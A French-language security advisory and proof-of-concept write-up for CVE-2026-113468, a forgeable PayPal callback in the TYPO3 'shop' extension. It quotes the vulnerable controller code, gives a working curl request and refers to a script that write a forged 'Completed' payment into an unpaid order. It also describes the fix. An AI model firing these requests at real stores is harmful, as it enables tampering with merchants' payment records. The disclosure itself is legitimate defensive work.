 yuwkaaa/cve-2026-113468
callback de paiement PayPal falsifiable dans TYPO3 EXT:shop


callbackAction() est le point de terminaison vers lequel PayPal envoie les notifications de paiement. Il récupère
l'identifiant de commande depuis item_number et écrit l'intégralité du corps POST dans le champ
callback_parameter de cette commande. Rien ne prouve que le message provient de PayPal : aucun
postback cmd=_notify-validate, aucun secret, aucune vérification du montant ni du destinataire.
N'importe quel visiteur peut écraser l'enregistrement de paiement stocké d'une commande non payée.
| CVE | CVE-2026-113468 |
| Avis | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Paquet | codingms/shop « TYPO3 Shop by coding.ms », 10 182 installations |
| Affecté | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corrigé | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Autorisation manquante |
| CVSS 4.0 | 6.9 Moyen, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| Testé sur | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crédit | Nguyen Le Thanh Nam |
Deuxième CVE dans le même avis : CVE-2026-112071, annulation de commande non authentifiée dans le même contrôleur.
Classes/Controller/BasketOrderController.php:1239, version 6.2.0 :
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), douze lignes plus haut dans le même fichier, vérifie sa signature de webhook et renvoie 403 en cas d'échec. Le chemin PayPal n'a rien d'équivalent.
callback_parameter est l'enregistrement de la boutique concernant ce que le fournisseur de paiement a déclaré au sujet d'une commande, c'est-à-dire ce qu'un marchand consulte lorsqu'un paiement est contesté. Sur une version affectée, un inconnu en décide le contenu.
Deux conditions le limitent : la commande cible doit être dans l'état prepared, et la page doit embarquer le plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Contrôles issus de la même exécution : l'ordre 2 est paid et rien n'est écrit, et la suppression de
item_number n'écrit rien. Sortie complète dans
poc-transcript.txt.
exploit.py envoie la même requête contre un hôte que vous possédez. Exécution à blanc par défaut :
python3 exploit.py http://shop.example/checkout --order 42 --fire
La réponse est HTTP 200 dans les deux cas. Confirmez en lisant
tx_shop_domain_model_basketorder.callback_parameter.
Après l'écriture, callbackAction() est transmis à orderAction() avec
confirmed => true. Le fait que cela finalise ou non la commande passe par
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, qui est livré dans une extension
commerciale séparée qui n'était pas présente dans le labo, elle n'a donc pas été testée. La commande
est restée prepared à chaque exécution.

get.typo3.org/13/tar.gz, pas besoin de Composer.shop depuis l'artefact Packagist publié, plus codingms/additional-tca et
codingms/modules.EXT:shop/Configuration/TypoScript/ dans le template racine.shop_basketorder sur une page.tx_shop_domain_model_basketorder avec status = 'prepared'.php -S, PHP intl chargé.Sautez l'étape 3 et chaque requête renvoie 404, ce qui donne l'impression d'un site qui n'est pas vulnérable.
6.3.0 authentifie la notification avant de la stocker :
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() renvoie la charge utile à PayPal et nécessite VERIFIED. Un message vérifié prouve seulement que PayPal l'a envoyé, donc isMatchingPayPalPayment() le lie ensuite à la commande : payment_status doit être Completed, le destinataire doit correspondre au payPalId configuré, la devise doit correspondre, et mc_gross doit être égal au total de la commande au centime près. Les deux refusent lorsque la configuration est absente.
La finalisation de la commande a été déplacée derrière BasketOrderHmacService, qui signe l'uid de la commande avec le encryptionKey du site. Diff complet dans
fix-6.2.0-to-6.3.0.diff, tiré de l'artefact 6.3.0 publié. Ce correctif n'a été que lu ; le PoC n'a pas été réexécuté contre celui-ci.
Signalé à [email protected]. Versions corrigées par Thomas Deuling (coding.ms), avis par Torben Hansen (TYPO3 Security Team).
Pour tester des systèmes dont vous êtes propriétaire ou que vous êtes autorisé à tester.







